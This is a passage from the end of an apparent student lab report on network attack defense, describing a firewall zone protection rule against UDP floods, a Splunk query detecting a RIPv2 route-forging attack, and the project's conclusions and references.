constraint. Then we attached this zone protection rule to LAN zone.

We can see the effect of the rule in Fig. 87: indeed, differently from Fig. 57, after receiving 150 (threshold) UDP packets in a maximum of 1 sec (interval), all the packets are progressively dropped from the firewall, until 200 packets are reached, after which all is dropped. The attacker in our case spawned packets every 0.000001 s. The Windows XP CPU usage is almost null during UDP flood thanks to the firewall, the Wireshark capture remains unaltered (cfr. 58) because no response packets are produced since UDP packets don't need for a handshake or acknowledgment.



Figure 85: SPLUNK search query for UDP flood spoofed and detection of victims



Figure 86: Firewall UDP flood zone protection rule



Figure 87: Result of CPU usage of Windows XP during UDP flood spoofed after UDP flood FW zone protection rule



Figure 88: SPLUNK search query for RIP attack and detection of attacker and victim

1.2.8 RIP attack detection

We configured the SPL search query in SPLUNK shown in Fig. 88 to detect the RIP attack. More precisely we filter only the UDP packets related to RIPv2 routing protocol: we count the number of UDP packets and relative destination IP addresses, excluding the destination IP address for a RIP update which is the multicast address `224.0.0.9`. We kept only the results where the number of events is larger than 1. In this way we are able to identify the attackers (source IPs) and the victims (destination IPs) receiving forged and fake RIPv2 messages. In our case the attacker R5 and the victim R4 of RIP attack are correctly detected.

2 Conclusion and Recommendations

The project aim was to carry out some basic DoS and Reconnaissance attacks to study the behaviour of the network and its components. Together, it was necessary to carry out also defense mechanism in order to prevent and block the implemented attacks. Through ScaPy library, Palo Alto Firewall and SIEM Splunk we managed to provide and implementation of the latters.

However we think that it is useful to point out that the virtualization of the environment did not allow us to evalute the defense mechanisms to their best and that we encountered problems during the implementation, probably also due to computational constraints.

Defense mechanism have not been found for all the attacks implemented, expecially with the RIPv2 attack, in which we only managed to find an IDS solution with Splunk to detect a possible RIP attacks. We believe also that these types of attacks need a more sofisticated defense mechanism which monitors routing tables in real time or detect changes in their configuration.

It was very interesting to experience hands-on approach on this environments and this allowed us to extend our practical skills but also theoritecal.

References

[1] Palo Alto Networks. Pan-os web interface help (version 9.1). https://docs.paloaltonetworks.com/content/dam/techdocs/en_US/pdf/pan-os/9-1/pan-os-web-interface-help/pan-os-web-interface-help.pdf, 2023.

[2] J. Postel. Internet Protocol, RFC 791. https://www.rfc-editor.org/info/rfc791, September 1981.

[3] Scapy. Scapy Documentation. https://scapy.readthedocs.io/en/latest/.

[4] Splunk. Splunk Documentation. https://docs.splunk.com/Documentation.

[5] VyOS. Vyos User Guide. https://docs.vyos.io/en/equuleus/.